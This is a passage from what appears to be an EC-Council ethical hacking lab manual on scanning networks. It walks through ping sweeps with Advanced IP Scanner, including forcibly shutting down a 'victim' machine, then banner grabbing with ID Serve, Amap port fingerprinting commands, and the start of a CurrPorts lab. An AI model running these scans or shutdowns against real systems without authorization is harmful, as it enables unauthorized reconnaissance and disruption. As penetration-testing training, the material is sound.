


FIGURE 1.2: Windows 8 – Apps

With Advanced IP Scanner, you can scan hundreds of IP addresses simultaneously.

3. The **Advanced IP Scanner** main window appears.




FIGURE 1.3: The Advanced IP Scanner main window

You can wake any machine remotely with Advanced IP Scanner, if the Wake-on-LAN feature is supported by your network card.

4. Now launch the Windows Server 2008 virtual machine (**victim's machine).**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You have to guess a range of IP address of victim machine.




FIGURE 1.4: The victim machine Windows server 2008

Radmin 2.x and 3.x Integration enable you to connect (if Radmin is installed) to remote computers with just one click.

5. Now, switch back to the attacker machine (Windows 8) and enter an IP address range in the **Select range** field.
6. Click the **Scan** button to start the scan.




FIGURE 1.5: The Advanced IP Scanner main window with IP address range

The status of scan is shown at the bottom left side of the window.

7. **Advanced IP Scanner** scans all the IP addresses within the range and displays the **scan results** after completion.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lists of computers saving and loading enable you to perform operations with a specific list of computers. Just save a list of machines you need and Advanced IP Scanner loads it at startup automatically.




FIGURE 1.6: The Advanced IP Scanner main window after scanning

Group Operations: Any feature of Advanced IP Scanner can be used with any number of selected computers. For example, you can remotely shut down a complete computer class with a few clicks.

8. You can see in the above figure that Advanced IP Scanner has **detected** the **victim** machine's IP address and displays the status as **alive**

9. Right-click any of the detected IP addresses. It will list **Wake-On-LAN**, **Shut down**, and **Abort Shut down**

TASK 2

Extract Victim's IP Address Info




FIGURE 1.7: The Advanced IP Scanner main window with Alive Host list

Wake-on-LAN: You can wake any machine remotely with Advanced IP Scanner, if Wake-on-LAN feature is supported by your network card.

10. The list displays properties of the detected computer, such as **IP address**, **Name**, **MAC**, and **NetBIOS** information.

11. You can forcefully **Shutdown**, **Reboot**, and **Abort Shutdown** the selected victim machine/IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Winfingerprint Input Options:

- IP Range (Netmask and Inverted Netmask supported) IP ListSingle Host Neighborhood




FIGURE 1.8: The Advanced IP Scanner Computer properties window

12. Now you have the **IP address**, **Name**, and **other details** of the victim machine.
13. You can also try Angry IP scanner located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Ping Sweep Tools\Angry IP Scanner**. It also scans the network for machines and ports.

Lab Analysis

Document all the IP addresses, open ports and their running applications, and protocols discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Advanced IP Scanner	**Scan Information:** ▪ IP address ▪ System name ▪ MAC address ▪ NetBIOS information ▪ Manufacturer ▪ System status

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine and evaluate the IP addresses and range of IP addresses.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Banner Grabbing to Determine a Remote Target System using ID Serve

IDS Serve is used to identify the make, model, and version of any website's server software.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you learned to use Advanced IP Scanner. This tool can also be used by an attacker to detect vulnerabilities such as buffer overflow, integer flow, SQL injection, and web application on a network. If these vulnerabilities are not fixed immediately, attackers can easily exploit them and crack into the network and cause server damage.

Therefore, it is extremely important for penetration testers to be familiar with banner grabbing techniques to monitor servers to ensure compliance and appropriate security updates. Using this technique you can also locate rogue servers or determine the role of servers within a network. In this lab, you will learn the banner grabbing technique to determine a remote target system using ID Serve.

Lab Objectives

The objective of this lab is to help students learn to banner grabbing the website and discover applications running on this website.

In this lab you will learn to:

- Identify the domain IP address
- Identify the domain information

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To perform the lab you need:

- ID Server is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\ID Serve**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **ID Serve** from the link http://www.grc.com/id/idserve.htm
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Double-click **idserve** to run **ID Serve**
- Administrative privileges to run the **ID Serve** tool
- Run this tool on **Windows Server 2012**

Lab Duration

Time: 5 Minutes

Overview of ID Serve

ID Serve can connect to any **server port** on any **domain** or IP address, then pull and display the server's greeting message, if any, often identifying the server's make, model, and **version**, whether it's for **FTP**, SMTP, POP, NEWS, or anything else.

Lab Tasks

TASK 1

Identify website server information

1. Double-click **idserve** located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\ID Serve**
2. In the main window of **ID Serve** show in the following figure, select the **Sever Query** tab




FIGURE 2.1: Main window of ID Serve

If an IP address is entered instead of a URL, ID Serve will attempt to determine the domain name associated with the IP

3. Enter the IP address or URL address in **Enter or Copy/paste an Internal server URL or IP address here:**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ID Serve can accept the URL or IP as a command-line parameter




FIGURE 2.2: Entering the URL for query

4. Click **Query The Server**; it shows server query processed information

ID Serve can also connect with non-web servers to receive and report that server's greeting message. This generally reveals the server's make, model, version, and other potentially useful information.




FIGURE 2.3: Server processed information

Lab Analysis

Document all the IP addresses, their running applications, and the protocols you discovered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
ID Serve	**IP address:** 202.75.54.101
	Server Connection: Standard HTTP port: 80
	Response headers returned from server: ▪ HTTP/1.1 200 ▪ **Server:** Microsoft-IIS/6.0 ▪ **X-Powered-By:** PHP/4.4.8 ▪ **Transfer-Encoding:** chunked ▪ **Content-Type:** text/html

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine what protocols ID Serve apprehends.
2. Check if ID Serve supports https (SSL) connections.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Fingerprinting Open Ports Using the Amap Tool

Amap determines applications running on each open port.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Computers communicate with each other by knowing the IP address in use and ports check which program to use when data is received. A complete data transfer always contains the IP address plus the port number required. In the previous lab we found out that the server connection is using a Standard HTTP port 80. If an attacker finds this information, he or she will be able to use the open ports for attacking the machine.

In this lab, you will learn to use the Amap tool to perform port scanning and know exactly what **applications** are running on each port found open.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

The objective of this lab is to help students learn to fingerprint open ports and discover applications running on these open ports.

In this lab, you will learn to:

- Identify the application protocols running on open ports 80
- Detect application protocols

Lab Environment

To perform the lab you need:

- Amap is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP**
- You can also download the latest version of **AMAP** from the link http://www.thc.org/thc-amap.
- If you decide to download the **latest version,** then screenshots shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running Web Services enabled for **port 80**
- Administrative privileges to run the **Amap** tool
- Run this tool on **Windows Server 2012**

Lab Duration

Time: 5 Minutes

Overview of Fingerprinting

Fingerprinting is used to discover the applications running on each open port found on the network. **Fingerprinting** is achieved by sending **trigger packets** and looking up the responses in a list of response strings.

Lab Tasks

TASK 1

Identify Application Protocols Running on Port 80

1. Open the command prompt and navigate to the Amap directory. In this lab the Amap directory is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP**
2. Type **amap www.certifiedhacker.com 80**, and press **Enter**.




FIGURE 3.1: Amap with host name www.certifiedhacker.com with Port 80

Syntax: amap [-A|-B|-P|-W] [-1buSRHUdqv] [[-m] -o <file>]

[-D <file>] [-t/-T sec] [-c cons] [-C retries]

[-p proto] [-i <file>] [target port [port] ...]

3. You can see the specific **application** protocols running on the entered host name and the port 80.
4. Use the **IP address** to check the applications running on a particular port.
5. In the command prompt, type the IP address of your local Windows Server 2008(virtual machine) **amap 10.0.0.4 75-81(local Windows Server 2008)** and press **Enter** (the IP address will be different in your network).

For Amap options, type amap –help.

6. Try scanning different websites using different ranges of switches like amap www.certifiedhacker.com 1-200

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Compiles on all UNIX based platforms - even MacOS X, Cygwin on Windows, ARM-Linux and PalmOS




FIGURE 3.2: Amap with IP address and with range of switches 75-81

Lab Analysis

Document all the IP addresses, open ports and their running applications, and the protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Amap	**Identified open port:** 80
	WebServers: ▪ http-apache-2 ▪ http-iis ▪ webmin
	Unidentified ports: ▪ 10.0.0.4:75/tcp ▪ 10.0.0.4:76/tcp ▪ 10.0.0.4:77/tcp ▪ 10.0.0.4:78/tcp ▪ 10.0.0.4:79/tcp ▪ 10.0.0.4:81/tcp

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Execute the Amap command for a host name with a port number other than 80.
2. Analyze how the Amap utility gets the applications running on different machines.
3. Use various Amap options and analyze the results.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Monitoring TCP/IP Connections Using the CurrPorts Tool

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab you learned how to check for open ports using the Amap tool. As an **ethical hacker** and **penetration tester**, you must be able to block such attacks by using appropriate firewalls or disable unnecessary services running on the computer.

You already know that the Internet uses a software protocol named **TCP/IP** to format and transfer data. An attacker can monitor ongoing TCP connections and can have all the information in the IP and TCP headers and to the packet payloads with which he or she can hijack the connection. As the attacker has all the information on the network, he or she can create false packets in the TCP connection.

As a **network administrator**, your daily task is to check the **TCP/IP connections** of each server you manage. You have to **monitor** all TCP and UDP ports and list all the **established IP addresses** of the server using the **CurrPorts** tool.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Objectives

The objective of this lab is to help students determine and list all the TCP/IP and UDP ports of a local computer.

In in this lab, you need to:

- Scan the system for currently opened **TCP/IP** and **UDP** ports
- Gather information on the **ports** and **processes** that are opened
- List all the **IP addresses** that are currently established connections
- Close unwanted TCP connections and kill the process that opened the ports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To perform the lab, you need:

- CurrPorts located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\CurrPorts**
- You can also download the latest version of **CurrPorts** from the link http://www.nirsoft.net/utils/cports.html
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- Double-click **cports.exe** to run this tool
- Administrator privileges to run the **CurrPorts** tool

You can download CurrPorts tool from http://www.nirsoft.net.

Lab Duration

Time: 10 Minutes

Overview Monitoring TCP/IP

Monitoring TCP/IP ports checks if there are **multiple IP** connections established. Scanning TCP/IP ports gets information on all the opened **TCP** and **UDP** ports and also displays all established IP addresses on the server.


Lab Tasks

